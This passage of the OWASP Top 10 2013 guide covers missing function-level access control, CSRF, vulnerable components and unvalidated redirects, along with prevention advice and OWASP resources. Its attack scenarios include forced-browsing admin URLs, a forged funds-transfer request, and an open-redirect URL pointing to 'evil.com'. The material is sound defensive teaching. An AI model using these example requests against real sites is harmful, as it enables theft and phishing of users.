1. Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all sensitive data at rest and in transit in a manner that defends against these threats.
2. Don't store sensitive data unnecessarily. Discard it as soon as possible. Data you don't have can't be stolen.
3. Ensure strong standard algorithms and strong keys are used, and proper key management is in place. Consider using [FIPS 140 validated cryptographic modules](#).
4. Ensure passwords are stored with an algorithm specifically designed for password protection, such as [bcrypt](#), [PBKDF2](#), or [scrypt](#).
5. Disable autocomplete on forms collecting sensitive data and disable caching for pages that contain sensitive data.






References

OWASP - For a more complete set of requirements, see [ASVS req'ts on Cryptography \(V7\)](#), [Data Protection \(V9\)](#) and [Communications Security \(V10\)](#)

- [OWASP Cryptographic Storage Cheat Sheet](#)
- [OWASP Password Storage Cheat Sheet](#)
- [OWASP Transport Layer Protection Cheat Sheet](#)
- [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)

External

- [CWE Entry 310 on Cryptographic Issues](#)
- [CWE Entry 312 on Cleartext Storage of Sensitive Information](#)
- [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
- [CWE Entry 326 on Weak Encryption](#)

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
Anyone with network access can send your application a request. Could anonymous users access private functionality or regular users a privileged function?	Attacker, who is an authorized system user, simply changes the URL or a parameter to a privileged function. Is access granted? Anonymous users could access private functions that aren't protected.	Applications do not always protect application functions properly. Sometimes, function level protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget. Detecting such flaws is easy. The hardest part is identifying which pages (URLs) or functions exist to attack.		Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack.	Consider the business value of the exposed functions and the data they process. Also consider the impact to your reputation if this vulnerability became public.

Am I Vulnerable to Forced Access?

The best way to find out if an application has failed to properly restrict function level access is to verify **every** application function:

1. Does the UI show navigation to unauthorized functions?
2. Are server side authentication or authorization checks missing?
3. Are server side checks done that solely rely on information provided by the attacker?

Using a proxy, browse your application with a privileged role. Then revisit restricted pages using a less privileged role. If the server responses are alike, you're probably vulnerable. Some testing proxies directly support this type of analysis.

You can also check the access control implementation in the code. Try following a single privileged request through the code and verifying the authorization pattern. Then search the codebase to find where that pattern is not being followed.

Automated tools are unlikely to find these problems.

Example Attack Scenarios

Scenario #1: The attacker simply force browses to target URLs. The following URLs require authentication. Admin rights are also required for access to the “`admin_getapplInfo`” page.

<http://example.com/app/getapplInfo>

http://example.com/app/admin_getapplInfo

If an unauthenticated user can access either page, that's a flaw. If an authenticated, non-admin, user is allowed to access the “`admin_getapplInfo`” page, this is also a flaw, and may lead the attacker to more improperly protected admin pages.

Scenario #2: A page provides an ‘action’ parameter to specify the function being invoked, and different actions require different roles. If these roles aren't enforced, that's a flaw.

How Do I Prevent Forced Access?

Your application should have a consistent and easy to analyze authorization module that is invoked from all of your business functions. Frequently, such protection is provided by one or more components external to the application code.

1. Think about the process for managing entitlements and ensure you can update and audit easily. Don't hard code.
2. The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.
3. If the function is involved in a workflow, check to make sure the conditions are in the proper state to allow access.

NOTE: Most web applications don't display links and buttons to unauthorized functions, but this “presentation layer access control” doesn't actually provide protection. You must also implement checks in the controller or business logic.

References






OWASP

- [OWASP Top 10-2007 on Failure to Restrict URL Access](#)
- [ESAPI Access Control API](#)
- [OWASP Development Guide: Chapter on Authorization](#)
- [OWASP Testing Guide: Testing for Path Traversal](#)
- [OWASP Article on Forced Browsing](#)

For additional access control requirements, see the [ASVS requirements area for Access Control \(V4\)](#).

External

- [CWE Entry 285 on Improper Access Control \(Authorization\)](#)

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. <u>If the user is authenticated</u> , the attack succeeds.	<u>CSRF</u> takes advantage of the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout and even login.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

Am I Vulnerable to CSRF?

To check whether an application is vulnerable, see if any links and forms lack an unpredictable CSRF token. Without such a token, attackers can forge malicious requests. An alternate defense is to require the user to prove they intended to submit the request, either through reauthentication, or some other proof they are a real user (e.g., a CAPTCHA).

Focus on the links and forms that invoke state-changing functions, since those are the most important CSRF targets.

You should check multistep transactions, as they are not inherently immune. Attackers can easily forge a series of requests by using multiple tags or possibly JavaScript.

Note that session cookies, source IP addresses, and other information automatically sent by the browser don't provide any defense against CSRF since this information is also included in forged requests.

OWASP's [CSRF Tester](#) tool can help generate test cases to demonstrate the dangers of CSRF flaws.

How Do I Prevent CSRF?

Preventing CSRF usually requires the inclusion of an unpredictable token in each HTTP request. Such tokens should, at a minimum, be unique per user session.

1. The preferred option is to include the unique token in a hidden field. This causes the value to be sent in the body of the HTTP request, avoiding its inclusion in the URL, which is more prone to exposure.
2. The unique token can also be included in the URL itself, or a URL parameter. However, such placement runs a greater risk that the URL will be exposed to an attacker, thus compromising the secret token.

OWASP's [CSRF Guard](#) can automatically include such tokens in Java EE, .NET, or PHP apps. OWASP's [ESAPI](#) includes methods developers can use to prevent CSRF vulnerabilities.

3. Requiring the user to reauthenticate, or prove they are a user (e.g., via a CAPTCHA) can also protect against CSRF.

Example Attack Scenario

The application allows a user to submit a state changing request that does not include anything secret. For example:

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:

```

```

If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

References

OWASP






- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSRFGuard - CSRF Defense Tool](#)
- [ESAPI Project Home Page](#)
- [ESAPI HTTPUtilities Class with AntiCSRF Tokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRFTester - CSRF Testing Tool](#)

External

- [CWE Entry 352 on CSRF](#)

A9

Using Components with Known Vulnerabilities

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability DIFFICULT	Impact MODERATE	Application / Business Specific
Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.	Attacker identifies a weak component through scanning or manual analysis. He customizes the exploit as needed and executes the attack. It gets more difficult if the used component is deep in the application.	Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse.		The full range of weaknesses is possible, including injection, broken access control, XSS, etc. The impact could range from minimal to complete host takeover and data compromise.	Consider what each vulnerability might mean for the business controlled by the affected application. It could be trivial or it could mean complete compromise.

Am I Vulnerable to Known Vulns?

In theory, it ought to be easy to figure out if you are currently using any vulnerable components or libraries. Unfortunately, vulnerability reports for commercial or open source software do not always specify exactly which versions of a component are vulnerable in a standard, searchable way. Further, not all libraries use an understandable version numbering system. Worst of all, not all vulnerabilities are reported to a central clearinghouse that is easy to search, although sites like [CVE](#) and [NVD](#) are becoming easier to search.

Determining if you are vulnerable requires searching these databases, as well as keeping abreast of project mailing lists and announcements for anything that might be a vulnerability. If one of your components does have a vulnerability, you should carefully evaluate whether you are actually vulnerable by checking to see if your code uses the part of the component with the vulnerability and whether the flaw could result in an impact you care about.

How Do I Prevent This?

One option is not to use components that you didn't write. But that's not very realistic.

Most component projects do not create vulnerability patches for old versions. Instead, most simply fix the problem in the next version. So upgrading to these new versions is critical. Software projects should have a process in place to:

- 1) Identify all components and the versions you are using, including all dependencies. (e.g., the [versions](#) plugin).
- 2) Monitor the security of these components in public databases, project mailing lists, and security mailing lists, and keep them up to date.
- 3) Establish security policies governing component use, such as requiring certain software development practices, passing security tests, and acceptable licenses.
- 4) Where appropriate, consider adding security wrappers around components to disable unused functionality and/or secure weak or vulnerable aspects of the component.

Example Attack Scenarios

Component vulnerabilities can cause almost any type of risk imaginable, ranging from the trivial to sophisticated malware designed to target a specific organization. Components almost always run with the full privilege of the application, so flaws in any component can be serious. The following two vulnerable components were downloaded 22m times in 2011.

- [Apache CXF Authentication Bypass](#) – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
- [Spring Remote Code Execution](#) – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server.

Every application using either of these vulnerable libraries is vulnerable to attack as both of these components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit.

References

OWASP






- [Good Component Practices Project](#)

External

- [The Unfortunate Reality of Insecure Libraries](#)
- [Open Source Software Security](#)
- [Addressing Security Concerns in Open Source Components](#)
- [MITRE Common Vulnerabilities and Exposures](#)
- [Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM](#)

A10

Unvalidated Redirects and Forwards

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users use could do this.	Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks.	Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page. Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, because they target internal pages.		Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass.	Consider the business value of retaining your users' trust. What if they get owned by malware? What if attackers can access internal only functions?

Am I Vulnerable to Redirection?

The best way to find out if an application has any unvalidated redirects or forwards is to:

1. Review the code for all uses of redirect or forward (called a transfer in .NET). For each use, identify if the target URL is included in any parameter values. If so, if the target URL isn't validated against a whitelist, you are vulnerable.
2. Also, spider the site to see if it generates any redirects (HTTP response codes 300-307, typically 302). Look at the parameters supplied prior to the redirect to see if they appear to be a target URL or a piece of such a URL. If so, change the URL target and observe whether the site redirects to the new target.
3. If code is unavailable, check all parameters to see if they look like part of a redirect or forward URL destination and test those that do.

How Do I Prevent This?

Safe use of redirects and forwards can be done in a number of ways:

1. Simply avoid using redirects and forwards.
2. If used, don't involve user parameters in calculating the destination. This can usually be done.
3. If destination parameters can't be avoided, ensure that the supplied value is **valid**, and **authorized** for the user.

It is recommended that any such destination parameters be a mapping value, rather than the actual URL or portion of the URL, and that server side code translate this mapping to the target URL.

Applications can use ESAPI to override the [sendRedirect\(\)](#) method to make sure all redirect destinations are safe.

Avoiding such flaws is extremely important as they are a favorite target of phishers trying to gain the user's trust.

Example Attack Scenarios

Scenario #1: The application has a page called "redirect.jsp" which takes a single parameter named "url". The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

<http://www.example.com/redirect.jsp?url=evil.com>

Scenario #2: The application uses forwards to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application's access control check and then forwards the attacker to administrative functionality for which the attacker isn't authorized.

<http://www.example.com/boring.jsp?fwd=admin.jsp>

References

OWASP

- [OWASP Article on Open Redirects](#)
- [ESAPI SecurityWrapperResponse sendRedirect\(\) method](#)

External

- [CWE Entry 601 on Open Redirects](#)
- [WASC Article on URL Redirector Abuse](#)
- [Google blog article on the dangers of open redirects](#)
- [OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards](#)

Establish & Use Repeatable Security Processes and Standard Security Controls

Whether you are new to web application security or are already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this can be daunting.

To help organizations and developers reduce their application security risks in a cost effective manner, OWASP has produced numerous [free and open](#) resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications.

Application Security Requirements

To produce a [secure](#) web application, you must define what secure means for that application. OWASP recommends you use the OWASP [Application Security Verification Standard \(ASVS\)](#), as a guide for setting the security requirements for your application(s). If you're outsourcing, consider the [OWASP Secure Software Contract Annex](#).

Application Security Architecture

Rather than retrofitting security into your applications, it is far more cost effective to design the security in from the start. OWASP recommends the [OWASP Developer's Guide](#), and the [OWASP Prevention Cheat Sheets](#) as good starting points for guidance on how to design security in from the beginning.

Standard Security Controls

Building strong and usable security controls is exceptionally difficult. A set of standard security controls radically simplifies the development of secure applications. OWASP recommends the [OWASP Enterprise Security API \(ESAPI\) project](#) as a model for the security APIs needed to produce secure web applications. ESAPI provides reference implementations in [Java](#), [.NET](#), [PHP](#), [Classic ASP](#), [Python](#), and [Cold Fusion](#).

Secure Development Lifecycle

To improve the process your organization follows when building such applications, OWASP recommends the [OWASP Software Assurance Maturity Model \(SAMM\)](#). This model helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization.

Application Security Education

The [OWASP Education Project](#) provides training materials to help educate developers on web application security and has compiled a large list of [OWASP Educational Presentations](#). For hands-on learning about vulnerabilities, try [OWASP WebGoat](#), [WebGoat.NET](#), or the [OWASP Broken Web Applications Project](#). To stay current, come to an [OWASP AppSec Conference](#), OWASP Conference Training, or local [OWASP Chapter meetings](#).

There are numerous additional OWASP resources available for your use. Please visit the [OWASP Projects page](#), which lists all of the OWASP projects, organized by the release quality of the projects in question (Release Quality, Beta, or Alpha). Most OWASP resources are available on our [wiki](#), and many OWASP documents can be ordered in [hardcopy or as eBooks](#).



What's Next for Verifiers

Get Organized

To verify the security of a web application you have developed, or one you are considering purchasing, OWASP recommends that you review the application's code (if available), and test the application as well. OWASP recommends a combination of secure code review and application penetration testing whenever possible, as that allows you to leverage the strengths of both techniques, and the two approaches complement each other. Tools for assisting the verification process can improve the efficiency and effectiveness of an expert analyst. OWASP's assessment tools are focused on helping an expert become more effective, rather than trying to automate the analysis process itself.

Standardizing How You Verify Web Application Security: To help organizations develop consistency and a defined level of rigor when assessing the security of web applications, OWASP has produced the OWASP [Application Security Verification Standard \(ASVS\)](#). This document defines a minimum verification standard for performing web application security assessments. OWASP recommends that you use the ASVS as guidance for not only what to look for when verifying the security of a web application, but also which techniques are most appropriate to use, and to help you define and select a level of rigor when verifying the security of a web application. OWASP also recommends you use the ASVS to help define and select any web application assessment services you might procure from a third party provider.

Assessment Tools Suite: The [OWASP Live CD Project](#) has pulled together some of the best open source security tools into a single bootable environment or virtual machine (VM). Web developers, testers, and security professionals can boot from this Live CD, or run the VM, and immediately have access to a full security testing suite. No installation or configuration is required to use the tools provided on this CD.

Code Review

Secure code review is particularly suited to verifying that an application contains strong security mechanisms as well as finding issues that are hard to identify by examining the application's output. Testing is particularly suited to proving that flaws are actually exploitable. That said, the approaches are complementary and in fact overlap in some areas.

Reviewing the Code: As a companion to the [OWASP Developer's Guide](#), and the [OWASP Testing Guide](#), OWASP has produced the [OWASP Code Review Guide](#) to help developers and application security specialists understand how to efficiently and effectively review a web application for security by reviewing the code. There are numerous web application security issues, such as Injection Flaws, that are far easier to find through code review, than external testing.

Code Review Tools: OWASP has been doing some promising work in the area of assisting experts in performing code analysis, but these tools are still in their early stages. The authors of these tools use them every day when performing their secure code reviews, but non-experts may find these tools a bit difficult to use. These include [CodeCrawler](#), [Orizon](#), and [O2](#). Only [O2](#) has been under active development since the last release of the Top 10 in 2010.

There are other free, open source, code review tools. The most promising is [FindBugs](#), and its new security focused plugin called: [FindSecurityBugs](#), both of which are for Java.

Security and Penetration Testing

Testing the Application: OWASP produced the [Testing Guide](#) to help developers, testers, and application security specialists understand how to efficiently and effectively test the security of web applications. This enormous guide, which had dozens of contributors, provides wide coverage on many web application security testing topics. Just as code review has its strengths, so does security testing. It's very compelling when you can prove that an application is insecure by demonstrating the exploit. There are also many security issues, particularly all the security provided by the application infrastructure, that simply cannot be seen by a code review, since the application is not providing all of the security itself.

Application Penetration Testing Tools: [WebScarab](#), which was one of the most widely used of all OWASP projects, and the new [ZAP](#), which now is far more popular, are both web application testing proxies. Such tools allow security analysts and developers to intercept web application requests, so they can figure out how the application works, and then submit test requests to see if the application responds securely to such requests. These tools are particularly effective at assisting in identifying XSS flaws, Authentication flaws, and Access Control flaws. [ZAP](#) even has an [active scanner](#) built in, and best of all it's FREE!

Start Your Application Security Program Now

Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish an effective capability for securing their applications. Given the staggering number of applications and lines of code already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities. OWASP recommends that organizations establish an application security program to gain insight and improve security across their application portfolio. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, and business and executive management. It requires security to be visible, so that all the different players can see and understand the organization's application security posture. It also requires focus on the activities and outcomes that actually help improve enterprise security by reducing risk in the most cost effective manner. Some of the key activities in effective application security programs include:

Get Started

- Establish an [application security program](#) and drive adoption.
- Conduct a [capability gap analysis comparing your organization to your peers](#) to define key improvement areas and an execution plan.
- Gain management approval and establish an [application security awareness campaign](#) for the entire IT organization.

Risk Based Portfolio Approach

- Identify and [prioritize your application portfolio](#) from an inherent risk perspective.
- Create an application risk profiling model to measure and prioritize the applications in your portfolio.
- Establish assurance guidelines to properly define coverage and level of rigor required.
- Establish a [common risk rating model](#) with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.

Enable with a Strong Foundation

- Establish a set of focused [policies and standards](#) that provide an application security baseline for all development teams to adhere to.
- Define a [common set of reusable security controls](#) that complement these policies and standards and provide design and development guidance on their use.
- Establish an [application security training curriculum](#) that is required and targeted to different development roles and topics.

Integrate Security into Existing Processes

- Define and integrate [security implementation](#) and [verification](#) activities into existing development and operational processes. Activities include [Threat Modeling](#), Secure Design & [Review](#), Secure Coding & [Code Review](#), [Penetration Testing](#), and Remediation.
- Provide subject matter experts and [support services for development and project teams](#) to be successful.

Provide Management Visibility

- Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices / activities, vulnerabilities introduced, vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc.
- Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise.

It's About Risks, Not Weaknesses

Although the [2007](#) and earlier versions of the [OWASP Top 10](#) focused on identifying the most common “vulnerabilities,” the OWASP Top 10 has always been organized around risks. This has caused some understandable confusion on the part of people searching for an airtight weakness taxonomy. The [OWASP Top 10 for 2010](#) clarified the risk-focus in the Top 10 by being very explicit about how threat agents, attack vectors, weaknesses, technical impacts, and business impacts combine to produce risks. This version of the OWASP Top 10 follows the same methodology.






The Risk Rating methodology for the Top 10 is based on the [OWASP Risk Rating Methodology](#). For each Top 10 item, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then rank ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application.

The [OWASP Risk Rating Methodology](#) defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications. Consequently, we can never be as precise as system owners can be when calculating risks for their application(s). You are best equipped to judge the importance of your applications and data, what your threat agents are, and how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The prevalence of a weakness is a factor that you typically don't have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations (as referenced in the Acknowledgements section on page 3) and we have averaged their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. This was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10.






Note that this approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating also does not take into account the actual impact on your business. Your organization will have to decide how much security risk from applications the organization is willing to accept given your culture, industry, and regulatory environment. The purpose of the OWASP Top 10 is not to do this risk analysis for you.

The following illustrates our calculation of the risk for A3: Cross-Site Scripting, as an example. XSS is so prevalent it warranted the only ‘VERY WIDESPREAD’ prevalence value of 0. All other risks ranged from widespread to uncommon (value 1 to 3).

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
App Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	App / Business Specific
	2	0	1	2	
		1	*	2	
			2		

Top 10 Risk Factor Summary

The following table presents a summary of the 2013 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts. Even egregious software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

RISK	 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
		Exploitability	Prevalence	Detectability	Impact	
A1-Injection	App Specific	EASY	COMMON	AVERAGE	SEVERE	App Specific
A2-Authentication	App Specific	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	App Specific
A3-XSS	App Specific	AVERAGE	VERY WIDESPREAD	EASY	MODERATE	App Specific
A4-Insecure DOR	App Specific	EASY	COMMON	EASY	MODERATE	App Specific
A5-Misconfig	App Specific	EASY	COMMON	EASY	MODERATE	App Specific
A6-Sens. Data	App Specific	DIFFICULT	UNCOMMON	AVERAGE	SEVERE	App Specific
A7-Function Acc.	App Specific	EASY	COMMON	AVERAGE	MODERATE	App Specific
A8-CSRF	App Specific	AVERAGE	COMMON	EASY	MODERATE	App Specific
A9-Components	App Specific	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	App Specific
A10-Redirects	App Specific	AVERAGE	UNCOMMON	EASY	MODERATE	App Specific

Additional Risks to Consider

The Top 10 cover a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (in alphabetical order) that you should also consider include:

- [Clickjacking](#)
- [Concurrency Flaws](#)
- [Denial of Service](#) (Was 2004 Top 10 – Entry 2004-A9)
- [Expression Language Injection \(CWE-917\)](#)
- [Information Leakage and Improper Error Handling](#) (Was part of 2007 Top 10 – [Entry 2007-A6](#))
- [Insufficient Anti-automation \(CWE-799\)](#)
- [Insufficient Logging and Accountability](#) (Related to 2007 Top 10 – [Entry 2007-A6](#))
- [Lack of Intrusion Detection and Response](#)
- [Malicious File Execution](#) (Was 2007 Top 10 – [Entry 2007-A3](#))
- [Mass Assignment \(CWE-915\)](#)
- [User Privacy](#)

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: "Release Quality" book content is the highest level of quality in a book's title's lifecycle, and is a final product.



ALPHA
PUBLISHED



BETA
PUBLISHED



RELEASE
PUBLISHED

YOU ARE FREE:



to share - to copy, distribute and transmit the work



to Remix - to adapt the work

UNDER THE FOLLOWING CONDITIONS:



Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).



Share Alike. - If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.



OWASP

The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.